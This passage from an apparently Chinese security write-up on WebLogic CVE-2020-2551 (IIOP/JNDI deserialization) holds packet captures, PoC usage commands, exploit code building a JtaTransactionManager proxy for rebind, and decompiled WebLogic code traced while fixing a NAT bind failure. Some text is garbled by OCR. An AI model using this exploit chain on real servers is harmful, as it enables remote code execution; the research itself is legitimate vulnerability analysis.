0340	37 36 45 33 33 33 38 42	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0350	30 46 31 35 43 42 37 45	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0360	ff 0a 00 00 38 52 40	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0370	74 69 56 2e 48 61 73 68	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0380	33 35 36 38 41 32 31 31	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0390	37 44 41 43 31 43 33 31	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
03a0	00 15 01 01 00 00 3f 40	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
03b0	00 10 00 00 00 01 00 00	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
03c0	00 23 49 44 4c 3a 6f 60	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
03d0	52 42 41 2f 57 53 74 72	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589

## 4.Weblogic触发JNDI lookup

No.	source	time	destination	Protocol	Length	Info
9	172.20.0.2	0.181585	172.20.0.1	TCP	74	7001 → 33706 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2103084393 TSecr=2103084393
10	172.20.0.1	0.181602	172.20.0.2	TCP	66	33706 → 7001 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2103084393 TSecr=2103084393
11	172.20.0.1	0.209936	172.20.0.2	GIOP	1538	GIOP 1.2 Request, s=1460 id=2: op=rebind_any
12	172.20.0.2	0.209957	172.20.0.1	TCP	66	7001 → 33706 [ACK] Seq=1 Ack=1473 Win=32000 Len=0 TSval=3142574394 TSecr=3142574394
13	172.20.0.2	0.289655	192.168.152.128	TCP	74	54314 → 1099 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=132488789 TSecr=132488789
14	192.168.152.128	0.289685	172.20.0.2	TCP	74	54314 → 1099 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=132488789 TSecr=132488789
15	172.20.0.2	0.289698	192.168.152.128	TCP	66	54314 → 1099 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=132488789 TSecr=132488789
16	172.20.0.2	0.290571	192.168.152.128	RMI	73	JRMI, Version: 2, StreamProtocol
17	192.168.152.128	0.290579	172.20.0.2	TCP	66	1099 → 54314 [ACK] Seq=1 Ack=8 Win=29056 Len=0 TSval=4154193874 TSecr=132488789
18	192.168.152.128	0.324690	172.20.0.2	RMI	83	JRMI, Version: 1, Standard
19	172.20.0.2	0.324709	192.168.152.128	TCP	66	54314 → 1099 [ACK] Seq=8 Ack=18 Win=29312 Len=0 TSval=132488789 TSecr=132488789
20	172.20.0.2	0.324991	192.168.152.128	RMI	82	Continuation
21	172.20.0.2	0.327352	192.168.152.128	RMI	113	JRMI, Call
22	192.168.152.128	0.327416	172.20.0.2	TCP	66	1099 → 54314 [ACK] Seq=18 Ack=71 Win=29056 Len=0 TSval=4154193911 TSecr=132488789
23	192.168.152.128	0.470619	172.20.0.2	RMI	1016	JRMI, ReturnData
24	192.168.152.128	0.470760	172.20.0.2	TCP	66	1099 → 54314 [FIN, ACK] Seq=968 Ack=71 Win=29056 Len=0 TSval=4154194055 TSecr=132488789
25	172.20.0.2	0.470768	192.168.152.128	TCP	66	54314 → 1099 [ACK] Seq=71 Ack=969 Win=31104 Len=0 TSval=132489201 TSecr=4154194055
26	172.20.0.2	0.845279	192.168.152.128	DNS	88	Standard query 0x55ef PTR 128.152.168.192.in-addr.arpa
27	192.168.152.2	0.845279	172.20.0.2	DNS	123	Standard query response 0x55ef No such name PTR 128.152.168.192.in-addr.arpa
28	172.20.0.2	0.877414	172.20.0.2	TCP	74	59788 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=132489612 TSecr=4154194468
29	172.20.0.2	0.878249	192.168.152.128	TCP	74	80 → 59788 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=132489612 TSecr=4154194468
30	172.20.0.2	0.878308	172.20.0.2	TCP	66	59788 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
31	172.20.0.2	0.878322	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
32	192.168.152.128	0.878595	172.20.0.2	TCP	66	80 → 59788 [ACK] Seq=1 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
33	192.168.152.128	0.886441	172.20.0.2	TCP	83	80 → 59788 [PSH, ACK] Seq=1 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
34	172.20.0.2	0.886450	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=154 Ack=154 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
35	192.168.152.128	0.8880528	172.20.0.2	TCP	105	80 → 59788 [PSH, ACK] Seq=18 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
36	172.20.0.2	0.8880527	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=154 Ack=57 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
37	192.168.152.128	0.8880579	172.20.0.2	TCP	103	80 → 59788 [ACK] Seq=154 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
38	172.20.0.2	0.8880585	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=154 Ack=94 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
39	192.168.152.128	0.8880618	172.20.0.2	TCP	101	80 → 59788 [PSH, ACK] Seq=94 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
40	172.20.0.2	0.8880623	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=154 Ack=129 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
41	192.168.152.128	0.8880687	172.20.0.2	TCP	87	80 → 59788 [PSH, ACK] Seq=129 Ack=154 Win=30080 Len=0 TSval=132489612 TSecr=4154194468
42	172.20.0.2	0.8880695	192.168.152.128	TCP	66	59788 → 80 [ACK] Seq=154 Ack=150 Win=29312 Len=0 TSval=132489612 TSecr=4154194468
43	192.168.152.128	0.880722	172.20.0.2	TCP	112	80 → 59788 [PSH, ACK] Seq=150 Ack=154 Win=46 TSval=4154194468 TSecr=4154194468

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154646-710748be-7191-1.png)

先知社区

50	172.20.0.2	0.892040	192.168.152.128	TCP	66 59788 → 80 [FIN, ACK] Seq=154 Ack=801 Win=30464 Len=0 TSval=132489625 TSecr=154
51	192.168.152.128	0.892062	172.20.0.2	TCP	66 80 → 59788 [ACK] Seq=801 Ack=155 Win=30080 Len=0 TSval=4154194480 TSecr=155
52	172.20.0.2	0.946046	172.20.0.1	GIOP	166 GIOP 1.2 Reply, s=88 id=2: System Exception
53	172.20.0.1	0.946874	172.20.0.2	TCP	66 33706 → 7001 [ACK] Seq=1473 Ack=101 Win=29312 Len=0 TSval=2103085163 TSecr=154
54	172.20.0.2	0.955054	192.168.152.128	TCP	74 59790 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=132489616
55	192.168.152.128	0.955093	172.20.0.2	TCP	74 80 → 59790 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=132489689 TSecr=4154194480
56	172.20.0.2	0.955104	192.168.152.128	TCP	66 59790 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=132489689 TSecr=4154194480
57	172.20.0.2	0.955149	192.168.152.128	HTTP	186 GET /success HTTP/1.1
58	192.168.152.128	0.955154	172.20.0.2	TCP	66 80 → 59790 [ACK] Seq=1 Ack=121 Win=29056 Len=0 TSval=4154194543 TSecr=132489690
59	192.168.152.128	0.955569	172.20.0.2	TCP	95 80 → 59790 [PSH, ACK] Seq=1 Ack=121 Win=29056 Len=29 TSval=4154194543 TSecr=132489690
60	172.20.0.2	0.955577	192.168.152.128	TCP	106 80 → 59790 [PSH, ACK] Seq=21 Ack=30 Win=29312 Len=0 TSval=132489690 TSecr=4154194544
61	192.168.152.128	0.955592	172.20.0.2	TCP	106 80 → 59790 [PSH, ACK] Seq=30 Ack=121 Win=29056 Len=39 TSval=4154194544 TSecr=4154194544
62	172.20.0.2	0.955595	192.168.152.128	TCP	103 80 → 59790 [PSH, ACK] Seq=69 Ack=121 Win=29056 Len=37 TSval=4154194544 TSecr=4154194544
63	192.168.152.128	0.955609	172.20.0.2	TCP	66 59790 → 80 [ACK] Seq=121 Ack=106 Win=29312 Len=0 TSval=132489690 TSecr=4154194544
64	172.20.0.2	0.955611	192.168.152.128	TCP	85 80 → 59790 [PSH, ACK] Seq=106 Ack=121 Win=29056 Len=19 TSval=4154194544 TSecr=4154194544
65	192.168.152.128	0.955618	172.20.0.2	TCP	66 59790 → 80 [ACK] Seq=121 Ack=125 Win=29312 Len=0 TSval=132489690 TSecr=4154194544
66	172.20.0.2	0.955620	192.168.152.128	TCP	91 80 → 59790 [PSH, ACK] Seq=125 Ack=121 Win=29056 Len=25 TSval=4154194544 TSecr=4154194544
67	192.168.152.128	0.955656	172.20.0.2	TCP	66 59790 → 80 [ACK] Seq=121 Ack=121 Win=29056 Len=25 TSval=4154194544 TSecr=4154194544
68	172.20.0.2	0.955659	192.168.152.128	TCP	95 80 → 59790 [PSH, ACK] Seq=1 Ack=121 Win=29056 Len=29 TSval=4154194543 TSecr=132489690

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154712-803ff4f2-7191-1.png>)

## 8.Win10 攻击Weblogic Docker测试（失败）

Win10(宿主机) IP: 192.168.152.1

Kali 虚拟机 (NAT网络) IP: 192.168.152.128

Weblogic Docker (Kali虚拟机)IP: 172.20.0.2

HTTP Server 和RMI Server 继续放在Kali 上, 不影响测试。

这个漏洞的网络问题是攻击机器和Weblogic真实内网ip不能互访导致的。

### 8.1.本地调试

```


public static void main(String[] args) {
    try {
        if (args.length != 3) {
            System.out.println("java -jar IOP_CVE_2020_2551.jar ghost rport rmiurl");
            System.out.println("java -jar IOP_CVE_2020_2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp");
            System.out.println("先起一个RMIServer服务");
            System.out.println("java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIServer \"http://172.16.1.1:1099\"");
            System.out.println("jdk1.6\bin\javac exp.java 将生成的exp.class放入当前目录");
            System.out.println("exp.class目录起一个WEB服务 python3 -m http.server --bind 0.0.0.0 80");
            System.out.println("test on weblogic 10.3.6 success!");
            System.out.println("welcome to myblog: http://Y4er.com");
            System.exit(0);
        }
        String ip = args[0];
        String port = args[1];
        String rmiurl = args[2];
    }
    String ip = "192.168.152.128";
    String port = "7001";
    String rmiurl = "rmi://192.168.152.128:1099/exp";
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154821-a93228e4-7191-1.png>)

### 8.2.开启WireShark抓包

抓两个网卡, 一个是VMware NAT, 一个是宿主机的网卡 (WLAN或有线)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154858-bf787b62-7191-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154924-ceb783d4-7191-1.png>)

### 8.3.运行攻击代码

The screenshot shows the IntelliJ IDEA interface with the following details:

- Project Structure:** The project is named "CVE-2020-2551". It contains a "src" directory with a "com" package, which has a "payload" sub-package containing a "Main.java" file. Other files like "exp.java" and "README.md" are also present.
- Main.java Content:** The code defines a class Main with a main method. It sets up network parameters (ip: 192.168.152.128, port: 7001) and a remote URL. It then creates a hashtable for environment variables, adds a WebLogic classpath entry, and sets the Java naming factory to "weblogic.jndi.WLInitialContextFactory".
- Run Tab:** The "Main" configuration is selected. The run log shows a stack trace of a NamingException, indicating an unhandled exception in rebind(). The error message is "Connection timed out: connect" with a vmcid of 0x0 and minor code 0.
- Annotations:** A red box highlights the error message in the log, and a red arrow points to it with the text "一段时间后报错" (Reported after some time).

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155037-fa3f4e06-7191-1.png>)

## Server 无反应

先知社区

(<https://xzfile.aliy>

#### 8.4. 分析攻击流程

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155138-1ec53e34-7192-1.png>)

通过WLAN网卡抓包，也证实了bind的时候无法连接172.20.0.2:

No.	Source	Time	Destination	Protocol	Length	Info
49	106.39.10.184	10.730740	192.168.0.103	TLSv1...	181	Application Data
50	106.39.10.184	10.731362	192.168.0.103	TLSv1...	85	Encrypted Alert
51	192.168.0.183	10.731506	106.39.10.184	TCP	54	63323 → 995 [ACK] Seq=773 Ack=6052 Win=132352 Len=0
52	192.168.0.183	11.042958	172.20.0.2	NBNS	92	Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00>
53	192.168.0.103	11.686691	224.0.0.252	IGMPv2	46	Membership Report group 224.0.0.252
54	192.168.0.183	12.039911	14.215.166.124	TCP	54	63289 → 80 [FIN, ACK] Seq=1 Ack=1 Win=514 Len=0
55	14.215.166.124	12.045978	192.168.0.103	TCP	54	80 → 63289 [ACK] Seq=1 Ack=2 Win=1047 Len=0
56	14.215.166.124	12.046439	192.168.0.103	TCP	54	80 → 63289 [FIN, ACK] Seq=1 Ack=2 Win=1047 Len=0
57	192.168.0.183	12.046507	14.215.166.124	TCP	54	63289 → 80 [ACK] Seq=2 Ack=1 Win=514 Len=0
58	192.168.0.183	12.048012	104.18.60.8	TCP	55	63250 → 443 [ACK] Seq=1 Ack=1 Win=514 Len=1 [TCP segment of a reasse
59	104.18.60.8	12.320533	192.168.0.103	TCP	66	443 → 63250 [ACK] Seq=1 Ack=2 Win=69 Len=0 SLE=1 SRE=2
60	192.168.0.183	12.543919	172.20.0.2	TCP	66	63324 → 7001 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
61	192.168.0.103	13.543413	172.20.0.2	TCP	65	[TCP Retransmission] 63324 → 7001 [SYN] Seq=0 Win=64240 Len=0 MSS=14
62	192.168.0.106	13.712154	224.0.0.251	IGMPv2	46	Membership Report group 224.0.0.251

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155209-314afd8c-7192-1.png>)

## 8.5. 问题总结

通过IIOP协议向Weblogic请求NameService时，Weblogic直接使用本地ip地址作为bind地址，构造地址信息回复，客户端解析地址信息，bind的时候直接访问该地址，但由于无法访问真实内网地址，导致bind失败。

## 9.解决过程

### 9.1. 网上解决思路

漫谈 WebLogic CVE-2020-2551 里有简单说了一种思路，自定义GIOP协议：

针对这种情况只能通过自定义实现 GIOP 协议来绕过该方式：

# weblogic 12.2.1x

1. 请求 LocationRequest, 获取 key。
  2. 请求 Request, op=\_non\_existent, 打开 IIOP 通道。
  3. 请求 Request, op=bind\_any, 进行发送恶意序列化内容。

通过 Wireshark 我们可以看到之前测试靶场时会发包以下内容：

我们可以基于之前发送的 `op=_non_existent` 进行重新构造，修改 iiop 地址：

背景  
漏洞分析  
协议  
    IDL与Java  
    RMI、JNDI  
    ORB与GIL  
    CORBA  
神奇的7000  
漏洞利用  
weblogic 配置  
    weblogic  
    解析到真实  
POC 的不足  
    class 编译  
    JDK 版本  
    Weblogic  
验证问题  
NAT 网关  
LDAP 填充  
Weblogic  
漏洞修复  
参考

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155251-4a932f80-7192-1.png>)

### 9.2.个人思路

重写IIOP协议，对于刚接触IIOP的人来说不太现实。

既然是因为Weblogic 返回的地址信息 (LocateReply) 导致的，在客户端处理Weblogic 地址信息时，将地址信息设置为外网ip和端口，然后让后续流程继续走下去就行。

### 9.3.定位关键代码

**1. 打断点**

```

    Hashtable<String, String> env = new Hashtable<>(); env: size = 2
    // add wlserver/server/lib/weblogic.jar to classpath, else will error.
    env.put("java.naming.factory.initial", "weblogic.jndi.WLInitialContextFactory");
    env.put("java.naming.provider.url", rhost); rhost: "iop://192.168.152.128:7001"
    Context context = new InitialContext(env); env: size = 2
    // get Object to Deserialize
    JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
    jtaTransactionManager.setUserTransactionName(rmiurl);
    Remote remote = createMemoizedProxy(createMap( key: "powered"+System.nanoTime(), jtaTransactionM
    context.rebind( name: "Y4er"+System.nanoTime(), remote );
    } catch (Exception ex) {
        ex.printStackTrace();
    }
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155341-67fa5a44-7192-1.png>)

**F7 进入下一步**

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155410-793a8676-7192-1.png>)

观察抓包情况，定位到发包代码：

正在捕获 VMware Network Adapter VMnet8

No.	Source	Time	Destination	Protocol	Length
1	192.168.152.128	0.000000	192.168.152.1	SSH	90
2	192.168.152.1	0.039534	192.168.152.128	TCP	54
3	VMware_c0:00:08	4.925134	VMware_bc:b0:8e	ARP	42
4	VMware_bc:b0:8e	4.925664	VMware_c0:00:08	ARP	42
5	VMware_bc:b0:8e	5.034001	VMware_c0:00:08	ARP	42
6	VMware_c0:00:08	5.034267	VMware_bc:b0:8e	ARP	42
7	192.168.152.1	15.395618	192.168.152.128	TCP	66
8	192.168.152.128	15.395871	192.168.152.1	TCP	66
9	192.168.152.1	15.395989	192.168.152.128	TCP	54
10	192.168.152.1	15.461382	192.168.152.128	GIOP	89
11	192.168.152.128	15.461665	192.168.152.1	TCP	54
12	192.168.152.128	15.463380	192.168.152.1	GIOP	1058
13	192.168.152.1	15.504607	192.168.152.128	TCP	54

File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help CVE-2020-2551 [..] Desktop/CVE-2020-2551 -> Main.java

Project: CVE-2020-2551 C:\Users\david\Desktop\CVE-2020-2551

Main.java

```

    Hashtable<String, String> env = new Hashtable<>(); env: size = 2
    // add wlserver/server/lib/weblogic.jar to classpath, else will error.
    env.put("java.naming.factory.initial", "weblogic.jndi.WLInitialContextFactory");
    env.put("java.naming.provider.url", rhost); rhost: "iop://192.168.152.128:7001"
    Context context = new InitialContext(env); env: size = 2
    // get Object to Deserialize
    JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
    jtaTransactionManager.setUserTransactionName(rmiurl);
    Remote remote = createMemoizedProxy(createMap( key: "powered"+System.nanoTime(), jtaTransactionM
    context.rebind( name: "Y4er"+System.nanoTime(), remote );
    } catch (Exception ex) {
        ex.printStackTrace();
    }
}

```

Variables

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155443-8d5b0d92-7192-1.png>)

```

    var3 = new LocateRequestMessage(var6, var0);
    ((SequencedRequestMessage)var3).setTimeout(var1);
    if (debugTransport.isEnabled() || debugIIOPTransport.isDebugEnabled()) {
        IIOPLogger.logDebugTransport("LOCATE_REQUEST(" + ((SequencedRequestMessage)var3).getRequestID() + ")");
    }
    var4 = var6.sendReceive((SequencedRequestMessage)var3);
    var8 = ((LocateReplyMessage)var4).needsForwarding();
    if (var8 == null) {
        return var0;
    }
    var9 = var8;
} catch (IOException var13) {
    throw weblogic.iiopt.Utils.mapToCORBAException(var13);
}

```

(<https://xfile.aliyuncs.com/media/upload/picture/20200329155521-a3f6cba4-7192-1.png>)

```

synchronized(this.bootstrapLock) {
    if (this.negotiatedRequestId == 0) {
        this.negotiatedRequestId = var1.getRequestID();
        this.bootstrapFlags = var2;
    }
}
this.send(var1.getOutputStream());
try {
    var1.waitForData();
} catch (RequestTimeoutException var5) {
    throw var5;
} catch (Exception var6) {
    throw new UnmarshalException("Exception waiting for response", var6);
} catch (Throwable var7) {
    throw new UnmarshalException("Throwable waiting for response (" + var7.getClass().getName() + ") " + var7.getMessage());
}
return var1.getReply();

```

发送LocateRequest  
对LocateReply处理完毕，返回对应为var4

(<https://xfile.aliyuncs.com/media/upload/picture/20200329155533-b6e93224-7192-1.png>)

继续研究LocateReply是怎么处理的，发现reply只能由SequencedRequestMessage的notify设置，所以设置一个断点，跑一下看看调用流程：


```

public final int getFlags() { return this.flags; }
public final synchronized void notify(Message var1) {
    this.reply = var1;
    this.notify();
}
public final synchronized void notify(Throwable var1) {
    this.t = var1;
    this.notify();
}

```

通知LocateReply

(<https://xfile.aliyuncs.com/media/upload/picture/20200329155624-c968a434-7192-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155645-d601d044-7192-1.png>)

继续看createMsgFromStream函数，

```

private final Message createMsgFromStream(Chunk var1) throws IOException {
    IIOPInputStream var2 = new IIOPInputStream(var1, this.isSecure(), endPoint: this);
    if (Kernel.getDebug().getDebugIOP() || debugMarshal.isEnabled() || debugIOPMarshal.isDebugEnabled()) {
        IIOPLocator.logDebugMarshal("Received [" + this.getServerChannel().getProtocol() + "] from " + this.getConnection().getConnectionKey() + " on " + this.getServerChannel() + "\n");
    }

    MessageHeader var3 = new MessageHeader(var2);
    if (debugTransport.isEnabled() || debugIOPTransport.isDebugEnabled()) {
        IIOPLocator.logDebugTransport("Received " + var3.getMsgTypeAsString() + " message");
    }

    if (var3.getMinorVersion() > this.c.getMinorVersion()) {
        this.c.setMinorVersion(var3.getMinorVersion());
    }

    var2.setSupportsDDK13Chunking(var3.getMinorVersion() < 2);
    switch(var3.getMsgType()) {
        case 0:
            return new RequestMessage(endPoint: this, var3, var2);
        case 1:
            return new ReplyMessage(endPoint: this, var3, var2);
        case 2:
            return new CancelRequestMessage(endPoint: this, var3, var2);
        case 3:
            return new LocateRequestMessage(endPoint: this, var3, var2);
        case 4:
            return new LocateReplyMessage(endPoint: this, var3, var2);
        case 5:
            return new CloseConnectionMessage(endPoint: this, var3, var2);
        case 6:
            return new MessageErrorMessage(endPoint: this, var3, var2);
        case 7:
            return new FragmentMessage(endPoint: this, var3, var2);
        default:
            IIOPLocator.logGarbageMessage();
            throw new UnmarshalException("Received unknown message type: " + var3.getMsgType());
    }
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155712-e613cd2a-7192-1.png>)

```

private int locate_status;
private IOR ior;

public LocateReplyMessage(EndPoint var1, MessageHeader var2, IIOPInputStream var3) {
    this.endPoint = var1;
    this.msgHdr = var2;
    this.inputStream = var3;
    this.read(var3);
}

public LocateReplyMessage(LocateRequestMessage var1, int var2) {
    this.msgHdr = new MessageHeader(1, var1.getMinorVersion());
    this.endPoint = var1.getEndPoint();
    this.request_id = var1.getRequestID();
    this.locate_status = var2;
}

public LocateReplyMessage(LocateRequestMessage var1, IOR var2, int var3) {
    this.msgHdr = new MessageHeader(1, var1.getMinorVersion());
    this.endPoint = var1.getEndPoint();
    this.request_id = var1.getRequestID();
    this.locate_status = var3;
    this.ior = var2;
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155804-05084292-7193-1.png>)

```
54
55     public IOR getIOR() { return this.ior; }
56
57
58     public void read(IIOPInputStream var1) {
59         this.request_id = var1.read_long();
60         this.locate_status = var1.read_long();
61         switch(this.locate_status) {
62             case 2:
63             case 3:
64                 this.ior = new IOR(var1, b: true);
65                 break;
66             case 4:
67                 SystemExceptionReplyBody var2 = new SystemExceptionReplyBody();
68                 var2.read(var1);
69                 break;
70             case 5:
71                 short var3 = var1.read_short();
72             }
73
74     }
75
76
77     public void write(IIOPOutputStream var1) {
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155833-1672f18a-7193-1.png>)

```
323
324     if (Kernel.DEBUG && debugIIOPDetail.isDebugEnabled()) {
325         p( var0, "read() ");
326     }
327
328     this.typeId = var1.read_repository_id();
329     if ((this.typeId == null) || this.typeId.equals(RepositoryId.EMPTY)) && !var2 {
330         var1.mark( 0 );
331         if (var1.read_long() != 0) {
332             var1.reset();
333         }
334     } else {
335         int var3 = var1.read_long();
336         this.profiles = new Profile[var3];
337
338         for(int var4 = 0; var4 < var3; ++var4) {
339             int var5 = var1.read_long();
340             switch(var5) {
341                 case 0:
342                     this.iopProfile = new IOPProfile();
343                     this.iopProfile.read(var1);
344                     this.profiles[var4] = this.iopProfile;
345                     break;
346             }
347         }
348     }
349
350 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155856-23cd14d2-7193-1.png>)

```
309
310     return var1 != null ? var1.getMaxFormatVersion() : 1;
311
312     public void read(IIOPInputStream var1) { var1: "IIOPInputStream":n 224:
313         long var2 = var1.startEncapsulation(); var2 (slot_2): 1004
314         if (var1.isSecure()) {
315             this.readSecurely = true; readSecurely: false
316         }
317
318         this.major = var1.read_octet(); major: 1
319         this.minor = var1.read_octet(); minor: 2
320         ConnectionKey var4 = new ConnectionKey(var1); var4 (slot_4): "172.20.0.2:7001(0)"
321         this.key = new ObjectKey(var1);
322         this.targetAddress = new TargetAddress(this.key); targetAddress: TargetAddress@1605
323         if (this.key.isLocalKey()) { key: "type: BEA*, interface: IDL:weblogic/corba/cos/naming/NamingContextAny:1.0, old
324             var4 = var4.readResolve(var1); var1: "IIOPInputStream":n 224:
325             0000 0005
326         }
327
328         IOPProfile > read0
329
330     }
331 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329155917-30ab9e26-7193-1.png>)


## 9.4.重写处理逻辑

IOPProfile在项目里的库wlfullclient.jar中定义，wlfullclient.jar是从Weblogic 10.3.6环境中导出来的。

IOPProfile路径:

